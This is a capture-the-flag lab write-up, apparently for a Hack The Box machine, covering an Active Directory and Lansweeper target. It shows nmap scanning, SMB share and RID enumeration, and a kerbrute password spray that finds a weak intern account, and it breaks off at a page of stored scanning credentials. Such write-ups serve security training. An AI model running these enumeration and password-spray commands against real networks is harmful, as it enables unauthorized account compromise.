Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nmap -sC -sV -Pn 10.129.234.177 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-30 15:27 +0000
Nmap scan report for 10.129.234.177
Host is up (0.37s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
81/tcp   open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Lansweeper - Login
|_Requested resource was /login.aspx
82/tcp   open  ssl/xfer?
| tls-alpn:
|   h2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Lansweeper Secure Website
| Subject Alternative Name: DNS:localhost, DNS:localhost, DNS:localhost
| Not valid before: 2021-11-21T09:22:27
|_Not valid after:  2121-12-21T09:22:27
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (server time: 2026-04-30 05:41:21Z)
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: sweep.vl, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: sweep.vl, Site: Default-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=inventory.sweep.vl
| Not valid before: 2026-04-29T05:38:36
|_Not valid after:  2026-10-29T05:38:36
|_ssl-date: 2026-04-30T05:43:36+00:00; -9h46m33s from scanner time.
| rdp-ntlm-info:
|   Target_Name: SWEEP
|   NetBIOS_Domain_Name: SWEEP
|   NetBIOS_Computer_Name: INVENTORY
|   DNS_Domain_Name: sweep.vl
|   DNS_Computer_Name: inventory.sweep.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-30T05:42:53+00:00
5985/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: INVENTORY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-30T05:43:00
|_  start_date: N/A
|_clock-skew: mean: -9h46m35s, deviation: 1s, median: -9h46m36s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.34 seconds
The DNS computer name is inventory.sweep.vl, add it to our /etc/hosts
Information Gathering
TCP 81/82
There is login page for the servicelansweeper. lansweeper is an application for tracking and managing IT, OT, and IoT assets.
 But we still don't have any credits here.
Continue to enumerate the SMB services.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb inventory.sweep.vl -u guest -p ''
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\guest:

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb inventory.sweep.vl -u guest -p '' -M spider_plus
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\guest:
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.234.177  445    INVENTORY        [*] Enumerated shares
SMB         10.129.234.177  445    INVENTORY        Share           Permissions     Remark
SMB         10.129.234.177  445    INVENTORY        -----           -----------     ------
SMB         10.129.234.177  445    INVENTORY        ADMIN$                          Remote Admin
SMB         10.129.234.177  445    INVENTORY        C$                              Default share
SMB         10.129.234.177  445    INVENTORY        DefaultPackageShare$ READ            Lansweeper PackageShare
SMB         10.129.234.177  445    INVENTORY        IPC$            READ            Remote IPC
SMB         10.129.234.177  445    INVENTORY        Lansweeper$                     Lansweeper Actions
SMB         10.129.234.177  445    INVENTORY        NETLOGON                        Logon server share
SMB         10.129.234.177  445    INVENTORY        SYSVOL                          Logon server share
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [+] Saved share-file metadata to "/home/wither/.nxc/modules/nxc_spider_plus/10.129.234.177.json".
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] SMB Shares:           7 (ADMIN$, C$, DefaultPackageShare$, IPC$, Lansweeper$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] SMB Readable Shares:  2 (DefaultPackageShare$, IPC$)
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] Total folders found:  3
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] Total files found:    4
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] File size average:    33.07 KB
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] File size min:        728 B
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] File size max:        129.28 KB
From the directory
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ cat /home/wither/.nxc/modules/nxc_spider_plus/10.129.234.177.json
{
    "DefaultPackageShare$": {
        "Images/WindowsLS.jpg": {
            "atime_epoch": "2024-02-08 19:46:08",
            "ctime_epoch": "2024-02-08 19:46:08",
            "mtime_epoch": "2024-02-08 19:46:08",
            "size": "129.28 KB"
        },
        "Scripts/CmpDesc.vbs": {
            "atime_epoch": "2024-02-08 19:46:08",
            "ctime_epoch": "2024-02-08 19:46:08",
            "mtime_epoch": "2024-02-08 19:46:08",
            "size": "1.09 KB"
        },
        "Scripts/CopyFile.vbs": {
            "atime_epoch": "2024-02-08 19:46:08",
            "ctime_epoch": "2024-02-08 19:46:08",
            "mtime_epoch": "2024-02-08 19:46:08",
            "size": "728 B"
        },
        "Scripts/Wallpaper.vbs": {
            "atime_epoch": "2024-02-08 19:46:08",
            "ctime_epoch": "2024-02-08 19:46:08",
            "mtime_epoch": "2024-02-08 19:46:08",
            "size": "1.22 KB"
        }
    }
}
I would like download them to check what is that
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ smbclient //sweep.vl/DefaultPackageShare$ -N
The picture WindowsLS.jpgis just a photo of lansweeper, I did not find any passwords.

I would continue to rid-brute the valid usernames
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb inventory.sweep.vl -u guest -p '' --rid-brute
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\guest:
SMB         10.129.234.177  445    INVENTORY        498: SWEEP\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        500: SWEEP\Administrator (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        501: SWEEP\Guest (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        502: SWEEP\krbtgt (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        512: SWEEP\Domain Admins (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        513: SWEEP\Domain Users (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        514: SWEEP\Domain Guests (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        515: SWEEP\Domain Computers (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        516: SWEEP\Domain Controllers (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        517: SWEEP\Cert Publishers (SidTypeAlias)
SMB         10.129.234.177  445    INVENTORY        518: SWEEP\Schema Admins (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        519: SWEEP\Enterprise Admins (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        520: SWEEP\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        521: SWEEP\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        522: SWEEP\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        525: SWEEP\Protected Users (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        526: SWEEP\Key Admins (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        527: SWEEP\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        553: SWEEP\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.234.177  445    INVENTORY        571: SWEEP\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.234.177  445    INVENTORY        572: SWEEP\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.234.177  445    INVENTORY        1000: SWEEP\INVENTORY$ (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1101: SWEEP\DnsAdmins (SidTypeAlias)
SMB         10.129.234.177  445    INVENTORY        1102: SWEEP\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        1103: SWEEP\Lansweeper Admins (SidTypeGroup)
SMB         10.129.234.177  445    INVENTORY        1113: SWEEP\jgre808 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1114: SWEEP\bcla614 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1115: SWEEP\hmar648 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1116: SWEEP\jgar931 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1117: SWEEP\fcla801 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1118: SWEEP\jwil197 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1119: SWEEP\grob171 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1120: SWEEP\fdav736 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1121: SWEEP\jsmi791 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1122: SWEEP\hjoh690 (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1123: SWEEP\svc_inventory_win (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1124: SWEEP\svc_inventory_lnx (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        1125: SWEEP\intern (SidTypeUser)
SMB         10.129.234.177  445    INVENTORY        3101: SWEEP\Lansweeper Discovery (SidTypeGroup)
I would try to export to the users.txt
Weak password spray
Vulnerlab has a penchant for creating a bunch of weak password vulnerabilities out of thin air, such as [company]/[year], [season]/[year], and using usernames as passwords.
I will try to password spray
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ kerbrute bruteforce <(cat users.txt | while read user; do echo "$user:$user"; done) -d sweep.vl --dc inventory.sweep.vl


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/30/26 - Ronnie Flathers @ropnop

2026/04/30 06:33:00 >  Using KDC(s):
2026/04/30 06:33:00 >   inventory.sweep.vl:88

2026/04/30 06:33:00 >  [!] Guest@sweep.vl:Guest - [Root cause: KDC_Error] KDC_Error: AS Exchange Error: kerberos error response from KDC: KRB Error: (14) KDC_ERR_ETYPE_NOSUPP KDC has no support for encryption type
2026/04/30 06:33:03 >  [+] VALID LOGIN:  intern@sweep.vl:intern
2026/04/30 06:33:03 >  Done! Tested 17 logins (1 successes) in 2.842 seconds
I will verify this credit and check the smb shares
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb sweep.vl -u intern -p intern
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\intern:intern

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Sweep]
└─$ nxc smb inventory.sweep.vl -u intern -p intern -M spider_plus
SMB         10.129.234.177  445    INVENTORY        [*] Windows Server 2022 Build 20348 x64 (name:INVENTORY) (domain:sweep.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.177  445    INVENTORY        [+] sweep.vl\intern:intern
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.234.177  445    INVENTORY        [*] Enumerated shares
SMB         10.129.234.177  445    INVENTORY        Share           Permissions     Remark
SMB         10.129.234.177  445    INVENTORY        -----           -----------     ------
SMB         10.129.234.177  445    INVENTORY        ADMIN$                          Remote Admin
SMB         10.129.234.177  445    INVENTORY        C$                              Default share
SMB         10.129.234.177  445    INVENTORY        DefaultPackageShare$ READ            Lansweeper PackageShare
SMB         10.129.234.177  445    INVENTORY        IPC$            READ            Remote IPC
SMB         10.129.234.177  445    INVENTORY        Lansweeper$     READ            Lansweeper Actions
SMB         10.129.234.177  445    INVENTORY        NETLOGON        READ            Logon server share
SMB         10.129.234.177  445    INVENTORY        SYSVOL          READ            Logon server share
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [+] Saved share-file metadata to "/home/wither/.nxc/modules/nxc_spider_plus/10.129.234.177.json".
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] SMB Shares:           7 (ADMIN$, C$, DefaultPackageShare$, IPC$, Lansweeper$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] SMB Readable Shares:  5 (DefaultPackageShare$, IPC$, Lansweeper$, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] Total folders found:  19
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] Total files found:    36
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] File size average:    1.6 MB
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] File size min:        22 B
SPIDER_PLUS 10.129.234.177  445    INVENTORY        [*] File size max:        8.45 MB
From the Lansweeper$directory, we can find something interesting.
"Lansweeper$": {
        "CookComputing.XmlRpcV2.dll": {
            "atime_epoch": "2024-02-08 19:46:05",
            "ctime_epoch": "2024-02-08 19:46:05",
            "mtime_epoch": "2024-02-08 19:46:05",
            "size": "114.26 KB"
        },
        "Devicetester.exe": {
            "atime_epoch": "2024-02-08 19:46:05",
            "ctime_epoch": "2024-02-08 19:46:05",
            "mtime_epoch": "2024-02-08 19:46:05",
            "size": "839.79 KB"
        },
        "Heijden.Dns.dll": {
            "atime_epoch": "2024-02-08 19:46:05",
            "ctime_epoch": "2024-02-08 19:46:05",
            "mtime_epoch": "2024-02-08 19:46:05",
            "size": "51.29 KB"
        },
        "SMBLibrary.dll": {
            "atime_epoch": "2024-02-08 19:46:05",
            "ctime_epoch": "2024-02-08 19:46:05",
            "mtime_epoch": "2024-02-08 19:46:05",
            "size": "320.29 KB"
        },
        "Utilities.dll": {
            "atime_epoch": "2024-02-08 19:46:05",
            "ctime_epoch": "2024-02-08 19:46:05",
            "mtime_epoch": "2024-02-08 19:46:05",
            "size": "39.29 KB"
        },
        "XenServer.dll": {
            "atime_epoch": "2024-02-08 19:46:08",
            "ctime_epoch": "2024-02-08 19:46:08",
            "mtime_epoch": "2024-02-08 19:46:08",
            "size": "799.78 KB"
        },
        --snip--
There are so many files, I will download them and searching the valid passwords or maybe reverse engineering these binary files.
Shell as svc_inventory_lnx
Come back to Lansweeper web service and use intern:internto access to the dashboard

Come to Assertpage, we can check all of the asserts

From scanninglabel, we can find a interesting choice Scanning credentials
Come to the page, we can find there are so many credentials been set

